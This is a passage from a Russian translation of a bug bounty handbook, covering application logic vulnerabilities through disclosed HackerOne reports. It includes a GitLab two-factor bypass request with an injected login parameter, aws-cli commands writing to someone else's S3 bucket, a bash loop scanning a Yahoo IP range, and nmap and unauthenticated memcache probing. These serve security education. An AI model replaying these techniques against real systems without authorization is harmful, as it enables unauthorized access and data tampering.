> Во-вторых, важно понимать, как браузеры интерпретируют JavaScript и JSON. Уязвимость отчасти возникла потому, что Google возвращала действительный объект JavaScript с JSON, доступным через `setResponse`. С анонимным массивом JavaScript эксплуатация была бы невозможна.
>
> Наконец, уже привычный мотив книги: читайте документацию. Описание ответов Google сыграло решающую роль в создании работающего доказательства концепции, которое отправляло данные таблицы на удалённый сервер.

Итоги

В начале изучения OAuth бывает трудно понять - во всяком случае, так было со мной и хакерами, у которых я учился. Но сложность протокола создаёт множество возможностей для уязвимостей. Во время проверки ищите творческие решения, подобные захвату стороннего приложения Филиппом или злоупотреблению доменными суффиксами Пракхаром.

Сноски

[1] [назад] Сайт Филиппа Хэрвуда: philippeharewood.com.
[2] [назад] Статья Филиппа Хэрвуда: philippeharewood.com.
[3] [назад] Блог Филиппа Хэрвуда: philippeharewood.com.
[4] [назад] Отчёт HackerOne: hackerone.com.
[5] [назад] Профиль Пракхара Прасада: hackerone.com.
[6] [назад] Описание Родни Биди: rodneybeede.com.
[7] [назад] Документация Google о формате JSON-ответа: developers.google.com.

Глава 20. Уязвимости логики приложения

Описание

Уязвимости логики приложения отличаются от рассмотренных ранее типов. HTML-инъекция, загрязнение параметров HTTP, XSS и другие атаки предполагают передачу потенциально вредоносных входных данных. Уязвимости логики связаны с манипулированием сценариями и эксплуатацией ошибок в коде веб-приложения и принятых при разработке решений.

Известный пример такой атаки провёл Егор Хомаков против GitHub, который использует Ruby on Rails. Rails - очень популярный веб-фреймворк, берущий на себя значительную часть трудоёмкой работы при создании сайта.

В марте 2012 года Егор обратил внимание сообщества Rails, что по умолчанию фреймворк принимает все переданные ему параметры и в зависимости от реализации разработчика использует их значения для обновления записей базы. Основные разработчики Rails считали, что создатели сайтов сами обязаны закрывать эту брешь и определять, какие пользовательские значения разрешено использовать для обновления. О поведении уже хорошо знало сообщество, но обсуждение на GitHub[1] показывает, насколько немногие понимали риск.

Когда основные разработчики с ним не согласились, Егор эксплуатировал уязвимость авторизации GitHub: он угадал и передал значения параметров, в том числе дату создания. Для человека, работавшего с Rails и знающего, что большинство записей базы содержит столбцы создания и обновления, это не слишком трудно. В итоге он создал на GitHub заявку с датой на много лет в будущем, а также сумел изменить ключи доступа SSH и войти в официальный репозиторий исходного кода GitHub.

Взлом стал возможен потому, что серверный код GitHub неверно проверял разрешения Егора: он не должен был передавать дату создания, которую затем применяли для обновления базы. Так была найдена уязвимость массового присваивания.

Обнаруживать уязвимости логики приложения несколько труднее, чем рассмотренные прежде атаки: требуется творчески анализировать решения разработчиков, а не только передавать потенциально вредоносный код, который они не экранировали. Я вовсе не пытаюсь преуменьшить сложность других категорий - некоторые XSS невероятно сложны.

В случае GitHub Егор знал, что система основана на Rails, и понимал обработку пользовательского ввода во фреймворке. В других случаях нужно программно вызывать API и проверять поведение, дополняющее работу сайта, как в приведённом ниже обходе прав администратора Shopify. Иногда следует повторно использовать значения, возвращённые аутентифицированными вызовами API, в последующих запросах, на которые у вас не должно быть разрешения.

Примеры

1. Обход прав администратора Shopify

Сложность: низкая

URL: `shop.myshopify.com/admin/mobile_devices.json`

Ссылка на отчёт: https://hackerone.com/reports/100938[2]

Дата сообщения: 22 ноября 2015 года

Вознаграждение: 500 долларов

Описание:

Shopify - огромная развитая платформа с веб-интерфейсом и вспомогательными API. В этом примере API не проверял некоторые разрешения, которые веб-интерфейс, судя по всему, проверял. Поэтому администраторы магазина, которым запретили получать письма о продажах, могли обойти настройку безопасности, изменив конечную точку API и включив уведомления на своих устройствах Apple.

Согласно отчёту, хакеру требовалось:

• войти в мобильное приложение Shopify под учётной записью с полным доступом;
• перехватить запрос `POST /admin/mobile_devices.json`;
• удалить все разрешения этой учётной записи;
• удалить добавленное мобильное уведомление;
• повторно отправить запрос `POST /admin/mobile_devices.json`.

После этого пользователь получал мобильные уведомления обо всех заказах магазина, несмотря на настроенные ограничения безопасности.

Выводы. Здесь два главных урока. Во-первых, далеко не всё сводится к внедрению кода, HTML и тому подобного. Всегда применяйте прокси, наблюдайте за передаваемыми сайту сведениями и меняйте их, проверяя результат. В данном случае для обхода защиты хватило удалить параметры POST.

Во-вторых, не все атаки основаны на веб-страницах HTML. Конечные точки API всегда являются потенциальным источником уязвимостей, поэтому обязательно учитывайте и проверяйте их.

2. Манипулирование показателем Signal на HackerOne

Сложность: низкая

URL: `hackerone.com/reports/XXXXX`

Ссылка на отчёт: https://hackerone.com/reports/106305[3]

Дата сообщения: 21 декабря 2015 года

Вознаграждение: 500 долларов

Описание:

В конце 2015 года HackerOne представила новую функцию Signal. Она оценивает результативность прежних отчётов хакера после их закрытия. При этом пользователи могут самостоятельно закрывать свои отчёты на HackerOne, что не должно влиять на репутацию и Signal.

Как вы уже могли догадаться, при проверке хакер обнаружил неверную реализацию. Можно было отправить отчёт любой команде, самостоятельно закрыть его и повысить свой Signal.

Вот и вся уязвимость.

Выводы. Описание короткое, но важность урока трудно переоценить: следите за новыми функциями. Когда сайт внедряет возможность, перед вами свежая цель - новый код,

> который можно проверять на ошибки. Так же было с CSRF Shopify в Twitter и XSS Facebook.
>
> Чтобы извлечь из этого максимум, познакомьтесь с компаниями и подпишитесь на их блоги, рассылки и другие каналы, чтобы узнавать о выпусках. А затем проверяйте.

3. Открытые корзины S3 Shopify

Сложность: средняя

URL: `cdn.shopify.com/assets`

Ссылка на отчёт: https://hackerone.com/reports/98819[4]

Дата сообщения: 9 ноября 2015 года

Вознаграждение: 1000 долларов

Описание:

Amazon Simple Storage Service (S3) позволяет клиентам хранить и раздавать файлы с облачных серверов Amazon. Shopify и многие другие сайты применяют S3 для статических материалов, например изображений.

Весь набор Amazon Web Services (AWS) весьма развит и включает систему управления доступом: администраторы задают разрешения отдельно для каждой службы, в том числе S3. Среди прочего они определяют возможность создавать корзины S3 (корзина подобна папке хранения), читать их и записывать в них.

Согласно опубликованному отчёту, Shopify неправильно настроила разрешения корзин S3 и случайно позволила любому аутентифицированному пользователю AWS читать их и записывать туда данные. Проблема очевидна: как минимум никто не захочет, чтобы злоумышленники хранили и распространяли файлы через чужие корзины S3.

Подробности заявки не раскрыты, но, вероятно, ошибку нашли с помощью AWS CLI - набора командных инструментов для взаимодействия со службами AWS. Для него нужна учётная запись AWS, однако создать её можно бесплатно, не подключая службы. Аутентифицировавшись в AWS через CLI, исследователь мог проверить доступ. Именно так я нашёл описанную ниже корзину HackerOne.

> **Выводы.** Определяя потенциальную цель, отмечайте все применяемые ею инструменты и веб-службы. Каждая служба, программа и операционная система открывает новый возможный вектор атаки. Полезно также познакомиться с популярными веб-инструментами, которыми пользуются многие сайты: AWS S3, Zendesk, Rails и другими.

4. Открытые корзины S3 HackerOne

Сложность: средняя

URL: `[УДАЛЕНО].s3.amazonaws.com`

Ссылка на отчёт: https://hackerone.com/reports/128088[5]

Дата сообщения: 3 апреля 2016 года

Вознаграждение: 2500 долларов

Описание:

Здесь мы поступим немного иначе. Эту уязвимость действительно нашёл я, и она отличается от описанной выше ошибки Shopify. Поэтому я подробно расскажу, как обнаружил её с помощью отличного сценария и некоторой изобретательности.

В выходные 3 апреля я почему-то решил мыслить нестандартно и атаковать HackerOne. Я проверял сайт с самого начала и корил себя всякий раз, когда кто-то находил новую утечку данных: как же я её пропустил? Мне стало интересно, не уязвима ли корзина S3 HackerOne подобно корзине Shopify. Я также всё думал, каким образом хакер получил доступ к Shopify, и решил, что он наверняка применял инструменты командной строки Amazon.

Обычно я бы остановился, считая, что за столько времени на HackerOne подобной ошибки остаться не могло. Но из интервью с Беном Садегипуром (@Nahamsec) мне особенно запомнился совет не сомневаться в себе и не забывать, что любая компания может ошибиться.

Я поискал сведения в Google и нашёл две интересные страницы:

• There's a Hole in 1,951 Amazon S3 Buckets[6];
• S3 Bucket Finder[7].

Первая - любопытная статья компании по безопасности Rapid7 о том, как та нашла доступные для публичной записи корзины S3 с помощью фаззинга, то есть угадывания их имён.

Вторая - прекрасный инструмент, который перебирает в S3 слова из списка в поисках корзин, хотя собственного словаря в комплекте нет. Зато в статье Rapid7 была ключевая фраза: «Угадывание имён по нескольким словарям... Список компаний Fortune 1000 с вариантами `.com`, `-backup`, `-media`...».

Меня это заинтересовало. Я быстро составил список возможных имён корзин HackerOne, например:

```
hackerone
hackerone.marketing
hackerone.attachments
hackerone.users
hackerone.files
```

Ни одно из них не является настоящим именем: в отчёте его скрыли, и я соблюдаю конфиденциальность, хотя уверен, что вы тоже можете найти корзину. Оставлю это в качестве задачи.

Я запустил сценарий Ruby и начал обращаться к корзинам. Сразу же всё выглядело безнадёжно: несколько корзин существовали, но в доступе было отказано. Ничего не добившись, я ушёл смотреть Netflix.

Однако мысль не давала покоя. Перед сном я снова запустил сценарий с дополнительными вариантами. Он опять нашёл несколько корзин, похожих на принадлежащие HackerOne, но во всех случаях доступ запрещался. Тогда я понял: отказ по крайней мере подтверждает существование корзины.

Открыв сценарий Ruby, я увидел, что тот выполняет над корзинами эквивалент `ls`. Иначе говоря, проверяет возможность чтения, тогда как я хотел узнать и о возможности публичной записи.

Небольшое отступление: AWS предоставляет инструмент командной строки `aws-cli`. Я уже пользовался им, поэтому быстро выполнил на своей виртуальной машине `sudo apt-get install aws-cli` и получил нужные средства. Настроив собственную учётную запись AWS, я был готов.

Инструкции находятся по адресу `docs.aws.amazon.com/cli/latest/userguide/installing.html`.

Команда `aws s3 help` открывает справку S3 и описывает доступные команды; на момент написания их было около шести. Среди них `mv` в форме `aws s3 mv [FILE] [s3://BUCKET]`. Я попробовал:

```
touch test.txt
aws s3 mv test.txt s3://hackerone.marketing
```

Это была первая корзина, при чтении которой я получил отказ. И снова:

```
move failed: ./test.txt to s3://hackerone.marketing/test.txt A client error (AccessDenied) occurred when
    calling the PutObject operation: Access Denied.
```

Я перешёл к следующей: `aws s3 mv test.txt s3://hackerone.files` - и добился успеха:

```
move: ./test.txt to s3://hackerone.files/test.txt
```

Потрясающе. Теперь я удалил файл: `aws s3 rm s3://hackerone.files/test.txt` - снова успешно.

Но тут вернулись сомнения. Я быстро вошёл на HackerOne, начал писать отчёт и понял, что не могу подтвердить владельца корзины. AWS S3 позволяет любому создать корзину в глобальном пространстве имён. То есть ею вполне могли владеть вы, читатель.

Я не знал, стоит ли сообщать без подтверждения. Поискал имя корзины в Google - ничего. Отошёл от компьютера, чтобы проветрить голову. В худшем случае, решил я, отчёт получит статус N/A, а репутация уменьшится на 5. С другой стороны, находка стоила по меньшей мере 500, а с учётом случая Shopify, возможно, и 1000 долларов.

Я нажал «Отправить» и лёг спать. Утром HackerOne поздравила меня с находкой и сообщила, что уже исправила проблему, причём при этом обнаружила ещё несколько уязвимых корзин. Успех! Надо отдать компании должное: рассчитывая вознаграждение, она учла возможную серьёзность, включая уязвимые корзины, которых я не нашёл.

> **Выводы.** У этого примера несколько уроков:
>
> 1. Не недооценивайте свою изобретательность и вероятность ошибок разработчиков. В HackerOne работает замечательная команда прекрасных специалистов по безопасности, но люди ошибаются. Подвергайте свои предположения сомнению.
> 2. Не сдавайтесь после первой попытки. При поиске этой ошибки я не мог просматривать содержимое корзин и почти ушёл. Затем попробовал записать файл - и получилось.
> 3. Всё решают знания. Если вы знаете существующие типы уязвимостей, то понимаете, что искать и проверять. Покупка этой книги стала прекрасным первым шагом.
> 4. Я уже говорил и повторю: поверхность атаки - не только сайт, но и используемые компанией службы. Мыслите нестандартно.

5. Обход двухфакторной аутентификации GitLab

Сложность: средняя

URL: неприменимо

Ссылка на отчёт: https://hackerone.com/reports/128085[8]

Дата сообщения: 3 апреля 2016 года

Вознаграждение: неприменимо

Описание:

3 апреля Йоберт Абма, сооснователь HackerOne, сообщил GitLab, что при включённой двухфакторной аутентификации злоумышленник мог войти в учётную запись жертвы, не зная её пароля.

Двухфакторная аутентификация - двухэтапный процесс входа. Обычно пользователь вводит имя и пароль, после чего сайт отправляет код авторизации, например по электронной почте или SMS; этот код нужно ввести для завершения входа.

Йоберт заметил, что после ввода имени и пароля отправлялся токен для завершения входа. POST-запрос с токеном выглядел так:

```
POST /users/sign_in HTTP/1.1
Host: 159.xxx.xxx.xxx
...

----------1881604860
Content-Disposition: form-data; name="user[otp_attempt]"

212421
----------1881604860--
```

Если злоумышленник перехватывал запрос и добавлял имя пользователя, например:

```
POST /users/sign_in HTTP/1.1
Host: 159.xxx.xxx.xxx
...

----------1881604860
Content-Disposition: form-data; name="user[otp_attempt]"

212421
----------1881604860
Content-Disposition: form-data; name="user[login]"

john
----------1881604860--
```

он входил в учётную запись Джона, если токен `otp_attempt` был для неё действителен. Иными словами, добавив на втором этапе параметр `user[login]`, злоумышленник менял учётную запись, в которую входил.

Единственное ограничение: требовался действительный одноразовый пароль жертвы. Но здесь помог бы перебор. Если администраторы не ограничили частоту запросов, Йоберт мог многократно обращаться к серверу и угадывать токен. Вероятность успеха зависела бы от времени передачи запроса серверу и срока действия токена,

но уязвимость в любом случае очевидна.

> **Выводы.** Правильно реализовать двухфакторную аутентификацию трудно. Заметив её на сайте, тщательно проверяйте все аспекты: срок действия токена, максимальное число попыток, повторное использование просроченных токенов, вероятность угадывания и прочее.

6. Раскрытие PHPInfo Yahoo

Сложность: средняя

URL: `http://nc10.n9323.mail.ne1.yahoo.com/phpinfo.php`

Ссылка на отчёт: Bug Bounty - Yahoo phpinfo PHP Disclosure[9]

Дата раскрытия: 16 октября 2014 года

Вознаграждение: неприменимо

Описание:

Выплата здесь была не столь велика, как в некоторых других примерах - фактически 0 долларов, что удивительно. Но это один из моих любимых отчётов: благодаря ему я понял важность сканирования сетей и автоматизации.

В октябре 2014 года Патрик Ференбах, которого вы должны помнить по второму интервью Hacking Pro Tips - прекрасный человек, - нашёл сервер Yahoo с доступным файлом `phpinfo()`. Эта чувствительная команда никогда не должна быть доступна в рабочей среде и тем более публично, поскольку раскрывает всевозможные сведения о сервере.

Возможно, вы, как и я, задумались, каким образом Патрик нашёл `http://nc10.n9323.mail.ne1.yahoo.com`. Он отправил ping-запрос `yahoo.com` и получил адрес `98.138.253.109`. Затем передал его WHOIS и выяснил, что Yahoo принадлежит следующий диапазон:

```
NetRange:  98.136.0.0 - 98.139.255.255
CIDR: 98.136.0.0/14
OriginAS:
NetName:   A-YAHOO-US9
NetHandle: NET-98-136-0-0-1
Parent: NET-98-0-0-0-0
NetType: Direct Allocation
RegDate: 2007-12-07
Updated: 2012-03-02
Ref: http://whois.arin.net/rest/net/NET-98-136-0-0-1
```

Обратите внимание на первую строку: Yahoo владеет огромным блоком IP-адресов от `98.136.0.0` до `98.139.255.255`, или `98.136.0.0/14`, - это 260 000 уникальных адресов и множество потенциальных целей.

Патрик написал простой сценарий Bash для поиска доступного файла `phpinfo`:

```
#!/bin/bash
for ipa in 98.13{6..9}.{0..255}.{0..255}; do
  wget -t 1 -T 5 http://${ipa}/phpinfo.php
done &
```

Запустив его, он нашёл случайный сервер Yahoo.

> **Выводы.** Если правила прямо не исключают часть инфраструктуры компании из области проверки, считайте её допустимой целью. Этот отчёт не принёс вознаграждения, но я знаю, что сходные методы давали Патрику значительные четырёхзначные выплаты.
>
> Кроме того, потенциальных адресов было 260 000 - проверить их вручную невозможно. Для таких испытаний крайне важна автоматизация.

7. Голосование HackerOne Hacktivity

Сложность: средняя

URL: `https://hackerone.com/hacktivity`

Ссылка на отчёт: https://hackerone.com/reports/137503[10]

Дата сообщения: 10 мая 2016 года

```
  <link rel="stylesheet" media="all" href="/assets/application-78d07042.css" />
  <link rel="stylesheet" media="all" href="/assets/vendor-3b47297caaa9fa37ef0fb85a01b3dac2.css" />
  <script src="/assets/constants-13d5aa645a046628d576fd84718eabae.js"></script>
  <script src="/assets/vendor-3fbd26dc.js"></script>
  <script src="/assets/frontend-d7faedcb.js"></script>
  <script src="/assets/application-56394a13ade9e799b8d9b9acc44006d6.js"></script>
  <link rel="alternate" type="application/rss+xml" title="RSS" href="https://hackerone.com/blog" />
</head>
<body class="controller_hacktivity action_index application_full_width_layout js-backbone-routed" data-locale="en">
  <div class="alerts">
</div>


  <noscript>
  <div class="js-disabled">
    It looks like your JavaScript is disabled. For a better experience on HackerOne, enable JavaScript in your browser.
  </div>
</noscript>


  <div class="js-topbar"></div>

    <div class="js-full-width-container full-width-container">
    <div class="maintenance-banner-bar"></div>









    <div class="full-width-inner-container">




      <div class="clearfix"></div>
    </div>

    <div class="full-width-footer-wrapper">
      <div class="inner-container">
          <div id="js-footer"></div>

      </div>
    </div>
  </div>
```

Вознаграждение: сувениры

Описание:


Строго говоря, в данном случае это не настоящая уязвимость безопасности, но отчёт прекрасно показывает нестандартное мышление.

В конце апреля или начале мая 2016 года HackerOne разработала возможность голосовать за отчёты в ленте Hacktivity. Узнать о функции можно было простым и трудным способом. При простом способе GET-запрос к `/current_user` после входа содержал `hacktivity_voting_enabled: false`. Трудный путь интереснее: именно там находилась ошибка и причина включения примера в книгу.

Если открыть Hacktivity и посмотреть исходный код страницы, он окажется довольно пустым: несколько `div` без настоящего содержимого.

Исходный код страницы HackerOne Hacktivity

Не зная платформу и не имея расширения наподобие Wappalyzer,




```
        }
    })
}
, function(e, t, r) {
    "use strict";
    var n = r(193)
      , a = r(2);
    e.exports = n.extend({
        urlRoot: function() {
            return "/reports"
        },
        vote: function() {
            var e = this;
            a.ajax({
                url: this.url() + "/votes",
                method: "POST",
                dataType: "json",
                success: function(t) {
                    return e.set({
                        vote_id: t.vote_id,
                        vote_count: t.vote_count
                    })
                }
            })
        },
        unvote: function() {
            var e = this;
            a.ajax({
                url: this.url() + "/votes/" + this.get("vote_id"),
                method: "DELETE",
                dataType: "json",
                success: function(t) {
                    return e.set({
                        vote_id: void 0,
                        vote_count: t.vote_count
                    })
                }
            })
        }
    })
}
, function(e, t, r) {
    "use strict";
```

уже по этому коду можно понять, что содержимое отображает JavaScript.

Откройте инструменты разработчика Chrome или Firefox и изучите исходный код JavaScript. В Chrome выберите Sources, а слева - `top -> hackerone.com -> assets -> frontend-XXX.js`. У Chrome есть удобная кнопка {} для форматирования, которая делает минифицированный JavaScript читаемым. Можно также получить файл в Burp и изучить ответ.

Вот почему пример вошёл в книгу: поиск по слову `POST` в JavaScript обнаруживает множество используемых HackerOne путей, которые могут быть неочевидны при ваших разрешениях и видимом содержимом. Среди них находился путь функции голосования.

POST-запрос голосования в JavaScript приложения HackerOne

Таким образом, существовало два пути голосования. На момент отчёта эти запросы действительно можно было отправлять и голосовать за отчёты.

Это один способ обнаружения функции. Автор отчёта применил другой: перехватывая ответы HackerOne, вероятно в Burp, он заменил возвращаемый атрибут `false` на `true`. После этого появились элементы голосования, при нажатии на которые выполнялись доступные запросы POST и DELETE.

Я подробно рассказал о JavaScript потому, что изменение JSON-ответа не всегда открывает новые элементы HTML. А исследование JavaScript может показать иначе «скрытые» конечные точки для взаимодействия.

> **Выводы.** Исходный код JavaScript - настоящий код цели, который можно изучать. Это прекрасно: вместо проверки чёрного ящика без представления о работе сервера вы отчасти получаете белый ящик и видите исполнение кода. Читать каждую строку необязательно: POST-запрос здесь нашёлся в строке 20570 простым поиском `POST`.

8. Доступ к Memcache PornHub

Сложность: средняя

URL: `stage.pornhub.com`

Ссылка на отчёт: https://hackerone.com/reports/119871[11]

Дата сообщения: 1 марта 2016 года

Вознаграждение: 2500 долларов

Описание:

Перед публичным запуском PornHub проводила на HackerOne закрытую программу с широкой областью `*.pornhub.com`, что для большинства хакеров означает допустимость всех поддоменов. Теперь их нужно было найти.

В статье Энди Гилл @ZephrFish[12] объясняет, почему это прекрасно: проверив существование поддоменов по списку из более миллиона возможных имён, он обнаружил около 90 целей.

Посещать каждый сайт слишком долго, поэтому он автоматизировал процесс инструментом Eyewitness из главы «Инструменты». Тот делает снимки URL с действительными страницами HTTP/HTTPS и готовит удобный

отчёт о сайтах, слушающих порты 80, 443, 8080 и 8443 - распространённые порты HTTP и HTTPS.

Согласно статье, затем Энди немного сменил направление и глубже исследовал `stage.pornhub.com` с помощью Nmap. На мой вопрос о причине он ответил: по его опыту, на промежуточных и тестовых серверах права чаще настроены неверно, чем на рабочих. Сначала он получил IP поддомена командой `nslookup`:

```
nslookup stage.pornhub.com
Server: 8.8.8.8
Address: 8.8.8.8#53
Non-authoritative answer:
Name: stage.pornhub.com
Address: 31.192.117.70
```

Я видел, как это делали и командой `ping`. Так или иначе, он получил IP поддомена и выполнил `sudo nmap -sSV -p- 31.192.117.70 -oA stage__ph -T4 &`, получив:

```
Starting Nmap 6.47 (http://nmap.org) at 2016-06-07 14:09 CEST
Nmap scan report for 31.192.117.70
Host is up (0.017s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE  VERSION
80/tcp    open  http     nginx
443/tcp   open  http     nginx
60893/tcp open  memcache
Service detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 22.73 seconds
```

Разберём команду:

• флаги `-sSV` определяют тип отправляемого серверу пакета и приказывают Nmap определить службу на открытых портах;

• `-p-` указывает проверить все 65 535 портов, тогда как по умолчанию проверяется лишь 1000 наиболее популярных;
• `31.192.117.70` - сканируемый IP-адрес;

• `-oA stage__ph` указывает Nmap вывести результаты сразу в трёх основных форматах с именем файла `stage__ph`;
• `-T4` задаёт скорость задания: возможны значения от 0 до 5, большее означает более быстрое сканирование.

В результате важно заметить открытый порт 60893 со службой, которую Nmap считает Memcache. Memcache - система кэширования, сохраняющая произвольные данные в парах «ключ - значение». Обычно она ускоряет сайт, быстрее отдавая содержимое. Сходная служба - Redis.

Само обнаружение ещё не является уязвимостью, но это несомненный тревожный сигнал. В прочитанных мной руководствах среди мер безопасности рекомендовалось закрыть публичный доступ. При проверке оказалось, что PornHub, к удивлению, не включила никакой защиты. Энди мог без имени и пароля подключиться к службе через Netcat - программу для чтения и записи через сетевые соединения TCP или UDP. Подключившись, он выполнил команды получения версии, статистики и прочего, подтвердив соединение и уязвимость.

Злоумышленник мог использовать доступ, чтобы:

• вызвать отказ в обслуживании (DoS), постоянно записывая и удаляя кэш и тем самым загружая сервер, в зависимости от конфигурации сайта;
• вызвать DoS, заполнив службу мусорными кэшированными данными, опять же в зависимости от настройки;
• выполнить межсайтовый скриптинг, внедрив вредоносную полезную нагрузку JavaScript как действительные кэшированные данные, отдаваемые пользователям;
• возможно, выполнить SQL-инъекцию, если данные Memcache сохранялись в базе.

> **Выводы.** Поддомены и широкая конфигурация сети дают прекрасные возможности для хакинга. Если область программы включает `*.SITE.com`, попробуйте найти уязвимые поддомены вместо охоты за очевидными ошибками главного сайта, которые ищут все. Полезно познакомиться с Nmap, Eyewitness, Knockpy и другими инструментами, чтобы повторить путь Энди.

9. Обход защиты учётной записи Twitter

Сложность: низкая

URL: `twitter.com`

Ссылка на отчёт: неприменимо

Дата сообщения: вознаграждение назначено в октябре 2016 года

Вознаграждение: 560 долларов

Описание:

В разговоре Каран Саини рассказал мне о следующей уязвимости Twitter, разрешив привести её здесь. На момент написания отчёт не был опубликован, но Twitter позволила раскрыть подробности, а из находки следуют два интересных урока.

Проверяя средства защиты учётной записи Twitter, Каран заметил: при первой попытке входа с неизвестного IP-адреса или браузера Twitter могла запросить дополнительные данные, например связанные с учётной записью адрес электронной почты или номер телефона. Поэтому даже получив имя и пароль жертвы, злоумышленник мог не суметь войти и захватить учётную запись без этой информации.

Каран не остановился. Он создал новую учётную запись, подключился через VPN и проверил функцию в браузере ноутбука, а затем решил использовать телефон: подключил его к тому же VPN и вошёл. На этот раз дополнительные сведения не потребовались - он сразу получил доступ к учётной записи «жертвы». Более того, в настройках можно было посмотреть адрес электронной почты и номер телефона пользователя, а затем при необходимости войти и с настольного компьютера.

Twitter подтвердила и исправила проблему, выплатив Карану 560 долларов.

> **Выводы.** Пример показывает две вещи. Во-первых, хотя это снижает последствия, иногда допустимо сообщить об ошибке, предполагающей знание злоумышленником имени и пароля жертвы, если вы ясно объяснили уязвимость и доказали её серьёзность.
>
> Во-вторых, проверяя логику приложения, учитывайте разные способы доступа и согласованность защитного поведения платформ. Здесь различались браузер и мобильное приложение, но это могут быть сторонние приложения или конечные точки API.

Итоги

Уязвимости логики приложения не всегда связаны с внедрением кода. Для их эксплуатации чаще нужны внимательность и нестандартное мышление.

Всегда ищите другие инструменты и службы сайта: каждый из них представляет новый вектор атаки. Это может быть, например, библиотека JavaScript, с помощью которой сайт отображает содержимое.

Чаще всего для таких находок потребуется перехватывающий прокси, позволяющий изменять значения до отправки исследуемому сайту. Попробуйте менять всё, что похоже на идентификатор учётной записи. Для этого можно создать две разные учётные записи, получив два заведомо действительных набора реквизитов. Ищите скрытые и редко используемые конечные точки, которые способны открыть непреднамеренно доступные функции.

Проверяйте согласованность всех способов доступа к службе: настольных приложений, сторонних приложений, мобильных клиентов и API. Защита одного способа может отсутствовать в другом и создать проблему безопасности.

Наконец, следите за новыми возможностями - они часто открывают новые области проверки. И когда возможно, автоматизируйте испытания, чтобы эффективнее использовать время.

Сноски

[1] [назад] Обсуждение Rails: github.com.
[2] [назад] Отчёт HackerOne: hackerone.com.
[3] [назад] Отчёт HackerOne: hackerone.com.
[4] [назад] Отчёт HackerOne: hackerone.com.
[5] [назад] Отчёт HackerOne: hackerone.com.
[6] [назад] Статья Rapid7: community.rapid7.com.

[7] [назад] Инструмент S3 Bucket Finder: digi.ninja.
[8] [назад] Отчёт HackerOne: hackerone.com.
[9] [назад] Статья о находке: blog.it-securityguard.com.
[10] [назад] Отчёт HackerOne: hackerone.com.
[11] [назад] Отчёт HackerOne: hackerone.com.
[12] [назад] Профиль Энди Гилла: twitter.com.

Глава 21. С чего начать

К сожалению, волшебной формулы хакинга не существует, а непрерывно развивающихся технологий слишком много, чтобы я мог описать каждый способ поиска ошибок. Эта глава не превратит вас в элитную машину для взлома, но познакомит с приёмами успешных охотников за уязвимостями, которые обычно приводят к большему числу наград. Здесь изложен основной подход, с которого можно начать проверку любого приложения. Он основан на моём опыте интервью с успешными хакерами, чтения блогов, просмотра видео и собственных исследований.

Прежде всего переосмыслите успех. Вашей целью может быть поиск ошибок в известных программах, максимальное число находок или просто заработок. Но при выборе зрелых программ Uber, Shopify, Twitter, Google и подобных финансовый успех может прийти медленнее. Очень умные и опытные хакеры ежедневно проверяют эти программы, и, ничего не находя, легко пасть духом.

Поэтому я считаю успехом приобретённые знания и опыт, а не число ошибок или заработанную сумму. По крайней мере вначале вашей целью должны стать изучение нового, распознавание закономерностей и проверка новых технологий.

Такое понимание помогает сохранять положительный настрой в периоды без находок. Со временем уязвимости появятся: пока люди пишут код, они будут ошибаться. Определившись с успехом, можно переходить к методике.

Разведка

Любую программу вознаграждений начинайте с разведки (reconnaissance, recon), то есть изучения приложения. Как вы знаете по предыдущим главам, при проверке нужно учитывать многое. Начните с простых вопросов:

